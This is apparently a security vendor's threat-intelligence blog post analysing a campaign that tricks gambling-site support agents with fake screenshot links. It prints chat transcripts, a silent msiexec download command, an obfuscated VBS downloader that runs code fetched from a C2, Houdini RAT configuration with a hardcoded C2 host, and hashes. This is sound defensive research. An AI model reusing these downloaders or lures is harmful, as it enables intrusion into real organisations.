Operation Ice Breaker Targets The Gam(bl)ing Industry Right Before It's Biggest Gathering

Security Joes ⋮⋮ 2/1/2023

In September of last year, our Incident Response team was called to an incident that was identified as an attempt of social engineering an online customer service platform. Due to custom-built rules and extensive

employee awareness training, we were able to push back these threats. By ingesting the tactics, techniques & procedures (TTPs) of the incident into our autonomous enrichment technology, Arpia, we were able to detect and respond to three other incidents, preventing our clients from being compromised by the mysterious threat actor. To the best of our knowledge, the only evidence for this threat actor online is a tweet by MalwareHunterTeam which surfaced in October, along with several indicators of compromise (IOCs).

Since this is a new threat actor, we are tracking it as **Ice Breaker APT**. Although research is still ongoing, we are releasing this article to reveal the attacker's Modus Operandi, attack chain, ways to mitigate the threat and supported IOCs, TTPs and Yara.

"Ice Breaker is using a very specific social engineering technique that somewhat sacrifices their identity", said Senior Threat Researcher, Felipe Duarte.

The CEO & malware researcher Ido Naor added that "In the past, threat actors and ransomware groups gave up their location identifiers by making grammar mistakes as they interacted with our experts. For example, the Cuba ransomware group used the Russian word 'sever' instead of 'server', translating parts of their thread to the word 'north'. It immediately raised flags that the attackers might be Russian-speaking individuals."

Although we haven't yet discovered Ice Breaker's whereabouts or preferred language, we are still interested in sharing the information we have with infosec community and the IT security of the gambling/gaming industry, as we are approaching the ICE London conference in February. This is the industry's largest conference in the world, hosting over 35,000 people. Our aim is to block the campaign while still researching more about its maker, Ice Breaker.

Security Joes is a multi-layered incident response company strategically located in eight countries worldwide, providing a follow-the-sun methodology to respond to any incident remotely. Security Joes' clients are protected against this threat. Contact us at response@securityjoes.com for more information about services and technologies.

The name "Ice Breaker" was born from the name of the main conference of this industry, "ICE", and the proximity of the campaign to its starting date, February 6th, 2023.

Cunning & Wise Ice Breaker

Social engineering prior to sending malicious links to hide executables is a clever tactic, as this threat actor was well-aware of the fact that the customer service is human-operated. Without proper guidance for the teams on the other end, it almost seemed logical that an unregistered user would be having trouble logging in or registering, and thus the attacker sends links to images instead of embedding them in the chat.

Convincing the human operator to open the ZIP or LNK file, the threat actor was only steps away from harvesting credentials, open a reverse shell and start the 2nd stage of the attack. Out of four incidents we've investigated, only one used DropBox as trusted downloader link. It was an option the attacker didn't choose initially, but following his frustration over transcripts of the conversation, when his screenshot lure did not follow through he had no other choice. The main payload they chose was something that hadn't been documented before. In this blog post, our team reveals pieces from the investigations to share the complexity of the 2nd stage, involving Node.js compiled binaries (.jsc) which are embedded in the malware executable and are being decoded at run-time. We were able to find the tool that is responsible for generating the bytecode of the .jsc, called Bytenode. As far as we know, generating a malware using this technique is easy; however, reverse engineering this bytecode back to the original source code is highly complex. While our team keeps researching ways to reverse engineer the bytecode, we are sharing this information with the infosec community in an attempt to gain more understanding into the process of creating that malware.

It is important to highlight that many operators in the gaming/gambling industry provide support to their clients via dedicated channels handled by them, or in some cases they outsource this operation to specialized companies (BPOs) in an attempt to reduce the operational costs. Depending on the nature of this customer-business relationship, there are several risks associated that we cannot leave aside, and this is exactly what this APT actor is trying to exploit here.

According to the infection attempts we've investigated, this attack vector could result in major damage if not properly protected and company's personnel not being trained to act against such scenarios and report immediately to security staff.

Transcripts Tells The Modus Operadi

The Modus Operadi of the attacker is to pretend to be a customer of the website with an issue, such logging in or registering, when in reality the "visitor" does not have an account. This should be the first indicator that something is not right.

The 2nd indicator is that the attacker wants to share a screenshot of his problem with the team, but instead of attaching an image, he is sending a link to download it from external websites. Those websites are fake


copies impersonating the online service screenshot[.]net, usually using domain names that look like the official one by abusing several characters in the Unicode Standard, also referred to as IDN Homograph Attacks; or via DropBox links to deliver the malware to the costumer service representative.

Based on the evidence collected by our team, it seems that all of the individuals carrying out the attacks are not English speakers, who intentionally choose to speak with non-native English customer service representatives, probably to reduce their chances of being detected as scams. As an example, in one of the incidents handled by our team, the attacker even asks for a Spanish speaker, and when approached with one, he immediately changes back to broken English.

Incident #1 - Pretending to have a registration issue.

```
Please allow a few moments while you are transferred to an agent... Greeting
Assistant |
01:56pm Can u help pls ? Visitor |
01:56pm You are now connected to M.... L......
01:56pm an register error keep comming to me Visitor |
01:56pm Hello, thank you for reaching out to us! M.... L..... |
01:56pm cant understand what this error mean Visitor |
01:56pm I will be delighted to assist you with this inquiry! Could you please
provide me with your account ID or email address? M.... L..... |
01:56pm i have no account yet this my probblem this error keep comming to me
cant register let me show u this error Visitor |
01:57pm Ok, please let me see. M.... L..... |
01:57pm hxxps://screenshotcap[.]com/?image=MjMuUE5H&error.jpg Visitor |
01:57pm this what i got or ehre in dropvbox
hxxps://www[.]dropbox[.]com/s/kb79h6dqgx78wm2/Capimg.zip?dl=1 Visitor |
...
```

Incident #2: The attacker chooses the French language in the customer service portal and shares links to ZIP files supposedly containing images. The proxy from which the attacker is connecting appears to be located in Japan.



Incident #3: The attacker is requesting a Spanish-speaking agent, but continues to speak in English. In this example, it is easy to pick up the IDN Homograph Attack.


```
Greeting Assistant, 15 Oct. 2022 , 05:46pm
Please select an option below...

Visitor, 15 Oct. 2022 , 05:46pm
Spanish Speaking CS

Greeting Assistant, 15 Oct. 2022 , 05:47pm
Gracias. ¿Cual es su nombre?

Visitor, 15 Oct. 2022 , 05:47pm
Hello

Greeting Assistant, 15 Oct. 2022 , 05:47pm
Permítame un momento mientras lo transfiero a un operador...

Info [Automated], 15 Oct. 2022 , 05:47pm
Ahora está conectado con Eladio.

Visitor, 15 Oct. 2022 , 05:47pm
I'm trying register
```

```
Visitor, 15 Oct. 2022 , 05:47pm
but getting this warn

Eladio, 15 Oct. 2022 , 05:47pm
Thank you for contacting player services my name is Eladio, and it'd be my
pleasure to assist you with that.

Visitor, 15 Oct. 2022 , 05:47pm
I take screanshot

Visitor, 15 Oct. 2022 , 05:47pm
hxxps://screėnshot[.]net/Ycp3lI.jpg
```

Structure of an Intrusion

Looking at the intrusions of this threat actor from the outside, without going into the details, we are dealing with a fairly simple control flow.

The control flow consists of only two stages, each one with a clear objective.




1st Stage - Downloaders

The threat actor is distributing two different types of payloads to the victim during the conversation. According to the data we have, the LNK file is the primary payload and it is the first one presented to the customer service agent. The VBS file, on the other hand, is only shared as a backup option in case the agent is unable to open the first file.


Depending on the malicious file executed by the victim, either the LNK or the VBS, a different payload is provided. If the victim executes the LNK downloader, it will fetch and execute an additional MSI package containing an **IceBreaker Backdoor**, which is a new threat has not been previously described, as far as we know, in any other publicly available threat intelligence report. However, if the victim executes the VBS downloader, it will fetch the infamous Houdini RAT, a VBS-based Remote Access Trojan that has been active at least since since 2013.

LNK File Anatomy

The threat actor is distributing LNK files via a set of domain names that mimic the legitimate domain "screenshot[.]net". Once the victim accesses it, the website presents a very simple view to download the allegedly "screenshot", in an attempt to deceive the customer service agent to download the malicious content (see Figure below).



Once the customer service agent downloaded the decoy file supposedly to be the screenshot reported by the threat actor in the conversation, he/she was required to unzip its content and run the extracted LNK file on the machine. To make the threat more convincing to the victim, the icon of this Windows Shortcut was changed to match the default Windows picture icon, as shown in the image below.



The purpose of the LNK file is fairly simple to understand, it downloads an additional MSI payload from its C2 server by abusing the trusted Windows binary *msiexec.exe*. Below, an example of the command executed by a malicious LNK file is provided, in it, it is also clear the attempt to impersonate one more time the official website screenshot[.]net by abusing some characters of the Unicode standard.

```
"C:\Windows\System32\msiexec.exe" /i hxxps://down.xn--screnshot-iib[.]net/92713 /passive /quiet /qn
```

The arguments in the command line are the following:

- **/i** : this argument is used to specify that the installer should perform an install operation.
- **/passive** : this argument is used to display progress bar only, it does not prompt the user with any user interface.
- **/quiet** : this argument runs the installer in quiet mode, with no user interaction.
- **/qn** : this argument is used to run the installer with no user interface.

Once that file was launched, our team was able to capture the execution flow, isolate the machine and begin the investigation. Having the knowledge of that user belonging to customer service immediately triggered a suspicion that this executable's origin is from an external service.

VBS

The received file is a Visual Basic Script which has some tricks to deceive researchers during the analysis. First of all, the version of this script is a modified version of WiStream, which is a Windows Installer utility to

manage binary streams. When executed, it uses a sleep resource to delay the execution and mixes the WiStream source code with the malware source code. The code itself is small, only using 4 lines of the actual script, which are distributed through the body of the VBS. The malicious logic of the script can be summarized as follows:

1. The string that will contain the URL of the malicious server is initialize. It contains the "http://" string and some random data that will be removed later.
2. The request object that will be used later to submit the data to the malicious server is initialized, and the malicious URL is completed. It contains the IP address of the malicious server hardcoded in an octal representation.
3. The "User-Agent" header is set to the local time of the infected machine.
4. The response of the server is gotten and executed.

```
on error resume next
private const L_HelpGet_000_0_Message = "winrm get RESOURCE_URI [-SWITCH:VALUE [-SWITCH:VALUE] ...]"
private const L_HelpGet_001_0_Message = ""
L_HelpCertMapping_009_1_Message = "ht" & "t" & "p:/" & "/ Image u" & "ser"&"-ag" & "ent path " & "po" & "st is not correct or the file is corrupted"
private const L_HelpGet_002_0_Message = "Retrieves instances of RESOURCE_URI using specified "
private const L_HelpGet_003_0_Message = "options and key-value pairs."
private const L_HelpGet_004_0_Message = ""
L_HelpCertMapping_003_1_Message.open split(L_HelpCertMapping_009_1_Message," ")(4), split(L_HelpCertMapping_009_1_Message," ")(0) & "02" & "62.07" & "7.
01" & "01.06" & "3" & "/" & "d" & "oc" & "um" & "ent", False
private const L_HelpGet_005_0_Message = "Example: Retrieve current configuration in XML format:"
private const X_HelpGet_006_0_Message = "  winrm get winrm/config -format:pretty"
private const L_HelpGet_007_0_Message = ""
private const L_HelpGet_008_0_Message = "Example: Retrieve spooler instance of Win32_Service class:"
private const X_HelpGet_009_0_Message = "  winrm get wmicimv2/Win32_Service?Name=spooler"
private const L_HelpGet_010_0_Message = ""
private const L_HelpGet_014_0_Message = "Example: Retrieve a certmapping entry on this machine:"
private const X_HelpGet_015_0_Message = "  winrm get winrm/config/service/certmapping?Issuer=1212131238d84023982e381f20391a2935301923+Subject=*.example.
com+URI=wmicimv2/*"
L_HelpCertMapping_003_1_Message.setrequestheader split(L_HelpCertMapping_009_1_Message," ")(2),img:L_HelpCertMapping_003_1_Message.send
private const L_HelpGet_016_0_Message = ""

on error resume next:execute split(L_HelpCertMapping_003_1_Message.responseText,"|>")(1)

wend
Dim sqlQuery : Select Case updateMode
    Case msiOpenDatabaseModeReadOnly: sqlQuery = "SELECT `Name` FROM _Streams"
    Case msiViewModifyAssign:         sqlQuery = "SELECT `Name`,`Data` FROM _Streams"
    Case msiViewModifyDelete:         sqlQuery = "SELECT `Name` FROM _Streams WHERE `Name` = ?"
End Select
```

Once the connection has been established, it sends a POST request to an IP address converted in Octal which represents the value 178[.]63[.]65[.]51.

2nd Stage & A New IceBreaker Backdoor

Two different payloads are being used by this treat actor during the second stage of the attack. Among them only one stood out because it implements several techniques never seen before, in a public available report. We provide the details of each threat found during the investigation in the following subsections.

Houdini RAT

Only when the victim downloaded and executed the secondary payload distributed during the conversation with the attacker, this threat is launched.

There are several reports explaining the inner workings of this payload, so we won't provide much detail into it. However, if the reader wants to get more insights about this Remote Access Trojan, we recommend to read the following report published by Mandiant in 2013.

The threat found during our research matches perfectly the behavior described by Mandiant in their report, the only difference is the C2 hardcoded in the script, which in this case was set to 194[.]5[.]97[.]17, as presented in the following picture.


```
'<[ recoder : houdini (c) skype : houdini-fx ]>
'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=
host = "194.5.97.17"
port = 4040
installdir = "%temp%"
lnkfile = true
lnkfolder = true
'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=
dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=
installname = wscript.scriptname
startup = shellobj.specialfolders ("startup")
installdir = shellobj.expandenvironmentstrings(installdir)
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%")
```

IceBreaker Backdoor

The MSI file downloaded and executed by the Windows shortcut is the starting point of this second stage. If the reader wants to follow the analysis of this threat, the details below could be used to download it from the OSINT platform of his/her preference.

```
Name: 59da32.msi
MD5: c97293c4d10331f9bc47b041c8ce4e0e
SHA1: 84d614acc666abb6f95cfc3e432a2ee07faccb69
SHA256: 978940d9785d3ade9f1c9b13ce35d67af2f47091740c2a4a5978e512543e6d76
```

The structure of this stage can be divided into three layers. The external layer is the MSI package, which also contains a huge set of decoy files that only exist to confuse analysis engines and signature-based detectors. In addition, this Microsoft Installer was created using the software EXEMSI, and it was also configured to deceive users by pretending to be a legitimate software installer. Among the analyzed samples during this investigation, the products Avast Free Antivirus and Formware 3D were impersonated by the threat actor, as presented below.




Property	Value
UpgradeCode	{BA56A796-FEDA-418F-93C7-0455409B8773}
ALLUSERS	1
ARPNOREPAIR	1
ARPNOMODIFY	1
ARPPRODUCTICON	ProductIcon
BZ.WRAPPED_REGISTRATION	None
BZ.VER	0
BZ.CURRENTDIR	*SOURCEDIR*
BZ.WRAPPED_APPID	Avast Antivirus
BZ.COMPANYNAME	EXEMSI.COM
BZ.BASENAME	Port.exe
BZ.ELEVATE_EXECUTABLE	never
BZ.INSTALLMODE	EARLY
BZ.WRAPPERVERSION	10.0.51.0
BZ.EXITCODE	0
BZ.INSTALL_SUCCESS_CODES	0
BZ.FIXED_INSTALL_ARGUMENTS	1
Manufacturer	Avast Software
ProductCode	{05849FD0-991C-4DB7-99C6-C2CA7FCD1F8B}
ProductLanguage	1033
ProductName	Avast Free Antivirus - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com
ProductVersion	22.9.6034.0
SecureCustomProperties	WIX_DOWNGRADE_DETECTED;WIX_UPGRADE_DETECTED

Tables
AdminExecuteSequence
AdminUISequence
AdvtExecuteSequence
Binary
Component
CustomAction
Directory
Feature
FeatureComponents
File
Icon
InstallExecuteSequence
InstallUISequence
LaunchCondition
Media
Property
Registry
Upgrade
_Validation

Property	Value
UpgradeCode	{721EDFDF-F226-4B4D-9550-44A464AA44C9}
ALLUSERS	1
ARPNOREPAIR	1
ARPNOMODIFY	1
ARPPRODUCTICON	ProductIcon
BZ.WRAPPED_REGISTRATION	None
BZ.VER	0
BZ.CURRENTDIR	*SOURCEDIR*
BZ.WRAPPED_APPID	{0F73F9FF-5603-4C51-A771-DADD74F63F4C}
BZ.COMPANYNAME	EXEMSI.COM
BZ.BASENAME	Port.exe
BZ.ELEVATE_EXECUTABLE	never
